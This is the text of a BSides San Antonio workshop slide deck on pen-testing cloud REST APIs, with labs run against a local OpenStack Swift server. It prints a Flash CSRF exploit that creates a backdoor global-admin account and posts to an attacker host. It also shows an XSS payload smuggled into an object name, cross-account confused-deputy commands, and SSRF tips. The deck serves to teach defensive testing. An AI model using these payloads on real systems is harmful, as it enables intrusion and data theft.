Pen-testing Cloud REST APIs

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BSides SATX

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Bio

https://www.rodneybeede.com/curriculum%20vitae/bio.html

M.S. in Computer Science

- University of Colorado at Boulder
- "A Framework for Benevolent Computer Worms" 2012

Security Work

- BSides San Antonio 2022 - Workshop - Pen-testing Cloud REST APIs - (materials on GitHub)
- BSides San Antonio 2021 - Presented talk - Common Cloud Vulnerabilities with Walkthroughs
- AWS Certified Security - Specialty certification - May 2021
- CISSP - January 2020
- BSides San Antonio 2020 - Presented talk - Automating Attacks Against Google Home Device Provisioning
- BSides San Antonio 2019 - Presented talk - Real-world attacks against Rackspace. A review of real-world attacks we see every week at Rackspace against us or our customers. Examples include phishing, DDoS amplification, credential brute force attacks, fraud for crypto-mining or spam campaigning. Also some of the vulnerability testing we perform on ourselves (red teaming missions).
- CVE-2019-5630 - Cross-Site Request Forgery (CSRF) vulnerabilities on API endpoints using Flash. Vendor release patch 6.5.69
- CVE-2019-11535 - RE6400 and RE6300 through versions 1.2.04.022 allows for remote command execution
- CVE-2019-8346 - XSS in ManageEngine ADSelfService Plus param adscsrf
- CVE-2019-5615 - Rapid7 insightVM (nexpose) also exposes clear-text password for backups and keystore (chased vendor to add clear-text disclosure, original work for admin-hashes by another)
- Slack vulnerability (#496095) where any third party add-on can post to announcements-only channel
- OSCP - March 2019
- "Unattended, Unlocked, Unprotected Terminals - User Security Training with USB Rubber Ducky" - August 21, 2018
- "Making App Password Changes Easier" - August 6, 2018
- BSides San Antonio 2018 - CTF winning team
- "Cloud API Service Accounts and Managing a Jungle of Credentials" - InnoTech Oklahoma; October 5, 2017
- "Single Sign-On Watering Hole" vuln. presentation at BSidesOK 2017
- "Shadow IT In The Cloud" - Oklahoma Retailers InfoSec Forum, 2016
- "Case Study: Seagate's Amazon AWS Cloud Security" – InnoTech & IWS9, 2016
- Discovered CVE-2015-8503 XSS in Tenable SecurityCenter; 2016
- Discovered data disclosure vuln in Google Spreadsheets; 2015
- "Case Study: Seagate's OpenStack Swift Security" – InnoTech 2015; CSA&IAPP 2014
- CSA Certificate of Cloud Security Knowledge (CCSK) - 2014
- Authored chapter "Object Storage" in the OpenStack Security Guide
- Discovered CVE-2013-3627: McAfee Agent v4.6 Denial of Service
- AppSec USA (OWASP) - CTF winning team – 2012 & 2013
- Misc Security Blog Posts

https://www.rodneybeede.com/

Bio – Julian Harris

- Application Security Engineer
- M.S. in Computer Science at Georgia Tech (Loading . . .)

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Workshop Setup

- Connect to room WiFi
  - BSidesSATX2023-API-Workshop / Goodenoughwifi
- Who needs Burp Suite still?
  - http://198.51.100.1/
- Download Command line utilities
  - OpenStack CLI
    - Needs python and pip (**Python3 install on Windows tutorial**)
    - https://pypi.org/project/python-openstackclient/
  - GCloud CLI
    - Already bundles python
    - https://cloud.google.com/sdk/docs/install#windows

Cloud APIs

- AWS
  - Private pen testing program
- Google Cloud
  - https://support.google.com/cloud/answer/6262505?hl=en#zippy=%2Cdo-i-need-to-notify-google-that-i-plan-to-do-a-penetration-test-on-my-project
- Microsoft Azure
  - https://www.microsoft.com/en-us/msrc/pentest-rules-of-engagement
- OpenStack
  - Open source

Web APIs

Called from:

1. Command line tools
    a. Some remote client to the API endpoint server
2. Servers
    a. Some web app calls other services' APIs
    b. Example: Web app stores a file upload into S3 via an API call
3. Web browsers
    a. AJAX / JavaScript

Authentication to APIs

- Passed in an HTTP header
  - Authorization: Bearer some-token
  - Authorization: Basic cm9kbmV5OnRoYW5rc2ZvcmRlY29kaW5n
  - X-Auth-Token: some-token
  - Cookie: session-id=abcdef1234567890
- First vulnerability
  - Endpoint where API and Web UI are shared
  - API accepted with Authorization or Cookie value
  - CSRF was possible
    - CVE-2019-5630
    - https://www.rodneybeede.com/security/cve-2019-5630.html

CVE-2019-5630

- Back when Flash was still in browsers
  - Site with malicious csrf.swf
- Send user a redirect to their own Nexpose InsightVM console API

```
return
s.send_response(307)
s.send_header("Location", "https://rapid7.insightvm.example.com/api/3/users")
s.end_headers()
```

- API endpoint “Content-Type: application/json” could not be set by web browsers
  - Flash allowed this however
  - Most web browsers did not, but not a guarantee that it could not happen
  - Thus CSRF was not blockable by the Content-Type assumption
- Web browser helpfully passed Cookie auth header
- REST API used authenticated session as user to create backdoor account

```
member1 = {
  "authentication": {
          "type": "admin"
  },
  "role": {
          "id": "global-admin",
          "allAssetGroups": true,
          "allSites": true,
          "superuser": true
  },
  "password": "ThanksForThePhish",
  "login": "hacker",
  "name": "Hacker CSRF test",
  "email": "nobody.a34342@rodneybeede.com"

var myData:Object = member1;
myJson = JSON.stringify(myData);
var url:String = "http://big-mean-attacker.rodneybeede.com:80/";
var request:URLRequest = new URLRequest(url);
request.requestHeaders.push(new URLRequestHeader("Content-Type","application/json"));
request.data = myJson;
request.method = URLRequestMethod.POST;
```

API Types

- REST
  - HTTP headers play big role
  - HTTP request content payload
    - Popular to see json now
    - Sometimes just plain HTTP form encoded data
- XML
  - Popular for SAML
  - Hint: Look for XXE attacks
- SOAP
  - Older, Not as popular today
  - Had WSDL (Web Service Definition Language)

- Some APIs support multiple
  - Example: AWS S3 supports SOAP and REST

Cloud Shared Responsibility Model

- Customer Responsibility
  - Configuration of customer account settings
  - Applying ACLs to data correctly
  - Customer provided software security
- Cloud Provider Responsibility
  - Infrastructure security
  - Web service (API, UI) code security
  - Data storage security (as specified by customer)

- We will be pen testing the cloud APIs themselves
  - Cloud Provider responsibility

Cloud API Vulnerabilities

- Confused-deputy
  - Mishandled user input & authorization leads to customer data exposure
- Same account ACL (IDOR) bypass
  - Violating an IAM policy
- XSS
  - Reflective not very common (due to content-type)
  - Persistent or DOM possible
- SSRF
  - Obtaining access to internal systems
- DoS
  - Causing API to exhaust provider resources
- HTTP 500 Errors
  - More useful than you think
- More: OWASP API Security Top 10

Discussion: SSRF

- Uncommon for cloud API to take URL as input
  - If it does - TEST for SSRF
- Metadata URL service
  - Popular in AWS
    - Default is still not the most secure option
  - GCloud
    - Requires an additional header which reduces SSRF
  - OpenStack
    - Needs to be turned on
  - Azure
    - Requires an additional header which reduces SSRF
- Don’t limit yourself to metadata
  - Look at port 8080 on 127.0.0.1 for special access to the API
  - Other internal only IP addresses and services
- Also attack load balancer Host: or other headers

Discussion: API Input Fuzzing/Tampering

- Param is some type of number?
  - currpage = 1
- Try an unexpected number value
  - currpage = 4294967297
    - 2^32 + 1
  - currpage = -2147483649
    - 2^31 - 1
  - 2^64, 99999999999999999999999999999999999999999999, etc.
- Try no value
  - null, “”, None, currpage=&nextparam…
- Did you get an HTTP 500 error?

```
HTTP Status 500 - For input string: "null"

type Exception report

message For input string: "null"

description The server encountered an internal error that prevented it from fulfil

exception

java.lang.NumberFormatException: For input string: "null"
    java.lang.NumberFormatException.forInputString(NumberFormatException.java:65)
    java.lang.Integer.parseInt(Integer.java:492)
    java.lang.Integer.parseInt(Integer.java:527)
    sun.reflect.NativeMethodAccessorImpl.invoke0(Native Method)
    sun.reflect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:57)
    sun.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.j
    java.lang.reflect.Method.invoke(Method.java:606)
    com.opensymphony.xwork2.DefaultActionInvocation.invokeAction(DefaultActionInvo
    com.opensymphony.xwork2.DefaultActionInvocation.invokeActionOnly(DefaultAction
    com.opensymphony.xwork2.DefaultActionInvocation.invoke(DefaultActionInvocation
    org.apache.struts2.interceptor.debugging.DebuggingInterceptor.intercept(Debugg
    com.opensymphony.xwork2.DefaultActionInvocation.invoke(DefaultActionInvocation
    ...

note: The full stack trace of the root cause is available in the Apache Tomcat/7.0
```

Discussion: HTTP 500

- More impactful than people think
  - Indicates a failure to do proper input validation
  - Hints at further weak points to fuzz
- Impacts
  - Excessive logged failures alarm ops
    - Ops expends resources investigating
    - Distract ops while exploiting something else
    - Restarts service to “fix” issue but causes unneeded outage
  - Stack trace dumps
    - Reveal source code structure
    - Server-side directories
    - Software versions
  - Insufficient input handling here encourages attacking other weak spots

Let’s Do Some Hacking

Helpful copy+paste plain-text:

lab-command-line_windows.txt
lab-command-line_linux.txt

OpenStack

- Easy to test on as we can run it locally
- Please connect to workshop WiFi
- Verify you can
  - `$LAB_OPENSTACK_IP = "198.51.100.210"`
  - `ping $LAB_OPENSTACK_IP`

  - Web browse to `https://${LAB_OPENSTACK_IP}:8080/healthcheck`
    - Ignore the self-sign cert error

Refs:

- http://greenstack.die.upm.es/2015/06/02/openstack-essentials-part-2-installing-swift-on-ubuntu/
- https://docs.openstack.org/swift/latest/install/controller-install-ubuntu.html
- https://docs.openstack.org/security-guide/object-storage.html
  - I (Rodney) wrote this chapter

Capturing an API into Burp Suite

- Start Burp Suite if you have not already done so

- Let’s setup the OpenStack CLI
  - Windows: Install Python 3
    - For tips see **Python3 install on Windows tutorial**
    - Win search, Manage app execution aliases
    - Disable the App installer’s for python

- `pip install python-swiftclient`

Verify Swift Client Works

```
swift -insecure
--auth=https://${LAB_OPENSTACK_IP}:8080/auth/v1.0
-U system:root -K testpass --verbose stat
```

```
StorageURL: https://192.168.0.57:8080/v1/AUTH_system
Auth Token: AUTH_tk5399514d06124636a8425b1c65315361
   Account: AUTH_system
Containers: 0
   Objects: 0
     Bytes: 0
```

Setup Burp As Intercepting Proxy

Observe value is http://localhost:8080, NOT http**s**:

Windows (PowerShell)

```
$Env:https_proxy = "http://localhost:8080"
```


Linux

```
export https_proxy=http://localhost:8080
```

Verify Burp and OpenStack CLI work

```
swift -insecure
--auth=https://${LAB_OPENSTACK_IP}:8080/auth/v1.0
-U system:root -K testpass --verbose stat
```

Now go view Burp:



Another Test

```
echo $Env:USERNAME > sample_object.txt
```

```
swift -insecure
-A https://${LAB_OPENSTACK_IP}:8080/auth/v1.0
-U system:root -K testpass upload bsides-workshop
sample_object.txt
```

```
swift -insecure
-A https://${LAB_OPENSTACK_IP}:8080/auth/v1.0
-U system:root -K testpass list
```

Everyone Ready?

Raise your hand if you need assistance with setup

Software and lab-command-line_.txt


http://198.51.100.1/

```
$LAB_OPENSTACK_IP = "198.51.100.210"

$Env:https_proxy = "http://localhost:8080"

swift --insecure --auth=https://${LAB_OPENSTACK_IP}:8080/auth/v1.0
-U system:root -K testpass --verbose stat
```

XSS a Cloud REST API

What is *not* Cross-Site Scripting?

- Description field with <script>alert(document.domain)</script>




```
POST /REST/API/save.cgi HTTP/1.1
Host: 10.0.0.0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:101.0) Gecko/20100101 Firefox/101.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,i
mage/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 299
Connection: close
Upgrade-Insecure-Requests: 1

namefield=OnlyAlphaNumeric1&descriptionfield=
This+is+a+free-form+field+where+the+business+logic+allo
ws+international+characters+%f0%9f%8c%8e+and+any+free-f
orm+text+needed.%0d%0a%0d%0aBusiness+formula+is+x+%3c+p
i.%0d%0a%0d%0a%3cscript%3ealert%28%27not+going+to+execu
te+code%27%29%3c%2fscript%3e%0d%0a
```

REST API - HTTP Response and XSS

Just having tags doesn't make it a vulnerability

```
HTTP/1.1 200 OK
Content-Type: application/json

{
  "widget": [{
    "name": "OnlyAlphaNumeric1cles",
    "description":
"This is a free-form field where the business logic all
ows international characters \uD83C\uDF0E and any free-
form text needed.\r\n\r\nBusiness formula is x < pi.\r\
n\r\n<script>alert('not going to execute code')<\/scrip
t>"
}
```

XSS a Cloud REST API


What is Cross-Site Scripting?

- Is this a persistent XSS vulnerability?
  - Web UI parses JSON
    - Most libraries make this unlikely
  - But still a possibility (ಠ◡ಠ)
- What if the response was not?
  - Content-type: application/json

```
HTTP/1.1 200 OK
Content-Type: application/json

{
  "widget": [{
    "name": "OnlyAlphaNumericIcles",
    "description":
"This is a free-form field where the business logic all
ows international characters \uD83C\uDF0E and any free-
form text needed.\r\n\r\nBusiness formula is x < pi.\r\
n\r\n<script>alert('not going to execute code')<\/scrip
t>"
}
```

XSS Backdoor via API

1. Have this simple UI for uploading pictures
   a. **http://*${LAB_OPENSTACK_IP}*:9080/REST/API/endpoint.cgi**
2. UI interface restricted names correctly
   a. Just a-z and nothing else
3. What if we don't use the upload button?



Unexpected Input Path


Use REST API to upload, not just UI

```
swift -insecure
-A https://${LAB_OPENSTACK_IP}:8080/auth/v1.0 -U system:root -
K testpass upload fileuploads .\sample_object.txt
```

 # (Take a quick look in the web UI now)

```
# powershell escaped ""

swift -insecure
-A https://${LAB_OPENSTACK_IP}:8080/auth/v1.0 -U system:root -
K testpass copy fileuploads sample_object.txt -d
'/fileuploads/easytest<script>alert(""you been
pwned"")</script>forme'
```

Result


Not secure | 192.168.0.57:9080/REST/API/endpoint.cgi
192.168.0.57:9080 says
you been pwned
OK

IAM: Cross-Account Vulnerabilities

- Worst-case scenario for cloud provider
- Can customer A(ttacker) access or change customer V's data?
- A.k.a. Confused-deputy
  - An API mishandles authorization checks
  - You provide a malicious input pointing to another customer's data object
- Decent amount of work to setup
  - Setup your (attacker) IAM permissions
  - Create any pre-required resources (VPCs, configs, etc.)
  - Call the API legitimately first
- Easy to test
  - Call the API with manipulated inputs
  - Burp Suite helps with this

Baseline Functionality - Customer 1

Make a legit call

```
swift –insecure
-A https://${LAB_OPENSTACK_IP}:8080/auth/v1.0
-U account1:normal -K expected list
```

```
swift –insecure
-A https://${LAB_OPENSTACK_IP}:8080/auth/v1.0
-U account1:normal -K expected list deptdocs
```

Baseline Functionality - Customer 2

```
swift -insecure
-A https://${LAB_OPENSTACK_IP}:8080/auth/v1.0
-U account2:somebody -K else list
```

```
swift -insecure
-A https://${LAB_OPENSTACK_IP}:8080/auth/v1.0
-U account2:somebody -K else list research
```

Two Separate Customers

- Have their own accounts / containers
- Are not sharing their data

```
swift –insecure
-A https://${LAB_OPENSTACK_IP}:8080/auth/v1.0
-U account1:normal -K expected list research


Container 'research' not found
```

(expected)

Changing Accounts - CLI

Legit Call:

```
swift –insecure
-A https://${LAB_OPENSTACK_IP}:8080/auth/v1.0
-U account1:normal -K expected list  --os-storage-url
https://${LAB_OPENSTACK_IP}:8080/v1/AUTH_account1
```

Illegit Call (will be Forbidden):

```
swift –insecure
-A https://${LAB_OPENSTACK_IP}:8080/auth/v1.0
-U account1:normal -K expected list  --os-storage-url
https://${LAB_OPENSTACK_IP}:8080/v1/AUTH_account2
```

Changing Accounts - Burp

Request

Pretty | Raw | Hex

```
1 GET /v1/AUTH_account2?format=json HTTP/1.1
2 Host: 192.168.0.57:8080
3 x-auth-token: AUTH_tk0ddad560e8cb4d79b8f980165a115fc6
4 Accept-Encoding: gzip, deflate
5 user-agent: python-swiftclient-4.0.0
6 Connection: close
7
```

So Where’s the Vulnerability?

Coding errors in API permit unauthorized cross-account access

- Attacker has authenticated as themselves (AuthN)
- Authorization (AuthZ) fails due to mishandled input
- Common cause - string concatenation of user input

Object names are not secrets

- Nor container names or any other ID
- Proper ACLs should not rely on ID being kept secret

Confused-Deputy - Attacker

```
swift –insecure
-A https://${LAB_OPENSTACK_IP}:8080/auth/v1.0
-U codeerror:unexpecteduser -K shouldnothappen
list
```

(expect successful self-call of only attacker's own data)

Confused-Deputy - Exploit

```
swift –insecure
-A https://${LAB_OPENSTACK_IP}:8080/auth/v1.0
-U codeerror:unexpecteduser -K shouldnothappen
list research  --os-storage-url
https://${LAB_OPENSTACK_IP}:8080/v1/AUTH_account2
```

Exploit Result

Request

Pretty Raw Hex \n

```
1 GET /v1/AUTH_account2/research?
  format=json HTTP/1.1
2 Host: 192.168.0.57:8080
3 x-auth-token:
  AUTH_tk713378bd3e4b4543894249640
  297e09a
4 Accept-Encoding: gzip, deflate
5 user-agent:
  python-swiftclient-4.0.0
6 Connection: close
7
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Content-Type: application/json; charset=utf-8
3 X-Container-Object-Count: 3
4 X-Container-Bytes-Used: 7838
5 X-Timestamp: 1654649215.72924
6 Last-Modified: Wed, 08 Jun 2022 00:46:57 GMT
7 Accept-Ranges: bytes
8 Content-Length: 535
9 X-Storage-Policy: Policy-0
10 X-Container-Sharding: False
11 X-Trans-Id: tx6147c991a0e448a78ccfc-00629ff5f4
12 X-Openstack-Request-Id: tx6147c991a0e448a78ccfc-00629ff5f4
13 Date: Wed, 08 Jun 2022 01:05:56 GMT
14 Connection: close
15
16 [
  {
    "bytes":2135,
    "hash":"f2553115868617d518da580902e58c33",
    "name":"fyi emoji.png",
    "content_type":"image/png",
    "last_modified":"2022-06-08T00:46:56.573710"
  },
  {
    "bytes":2661,
    "hash":"151f57d9a20cdece299ccbba44af1abd",
    "name":"initials profile picture - small.png",
    "content_type":"image/png",
    "last_modified":"2022-06-08T00:46:56.180800"
  },
  {
    "bytes":3042,
    "hash":"218cc7f5fdebfb3c80711972ebca8482",
    "name":"super-secret-doc-for-account2-only.txt",
    "content_type":"text/plain",
    "last_modified":"2022-06-08T00:46:55.777970"
  }
]
```

IAM: Same Account Vulnerabilities

- One customer account
  - User A
  - User B
- User A has grants to only resources x,y,z
- User B has grants to only resources n,o,p

- An API must not allow B to access x,y,z

- Hardest part?
  - What resources should an IAM policy protect?
  - Not all cloud APIs clearly document API access control features
    - Which makes customer mistakes more likely
    - Especially “Deny” rules in policies

Gear Shift

https://www.rodneybeede.com/


Google Cloud API Testing

- Create yourself a free Google Cloud account
  - You can do many tests within the free tier
    - But you may incur expenses at your **own risk and cost**
- https://cloud.google.com/free

- Requires working Internet connection
- Requires mobile for verification
- Requires credit card/PayPal/bank for verification

Setup the GCloud CLI


- https://dl.google.com/dl/cloudsdk/channels/rapid/GoogleCloudSDKInstaller.exe



Setup GCloud CLI Credentials

```
gcloud init
```

- Provide your credentials
- Authorize the access
- Select the default provided (#1) project-id




Burp Suite Interception of GCloud

```
$Env:https_proxy = "http://localhost:8080"

curl.exe --output burp-ca.der http://localhost:8080/cert

# Use Windows GUI to convert the der to base64 pem

$Env:CLOUDSDK_CORE_custom_ca_certs_file = "$pwd\burp-ca.cer"
```

Proxy Cert Setup


- Double click the burp-ca.der file in Windows Explorer
- Details tab, Copy to File…




$Env:CLOUDSDK_CORE_custom_ca_certs_file = "$pwd\burp-ca.cer"

Proxy Cert Setup - 2

- Base-64 encoded X.509 (.CER)
- File name = burp-ca.cer
- Finish







```
$Env:CLOUDSDK_CORE_custom_ca_certs_file = "$pwd\burp-ca.cer"
```

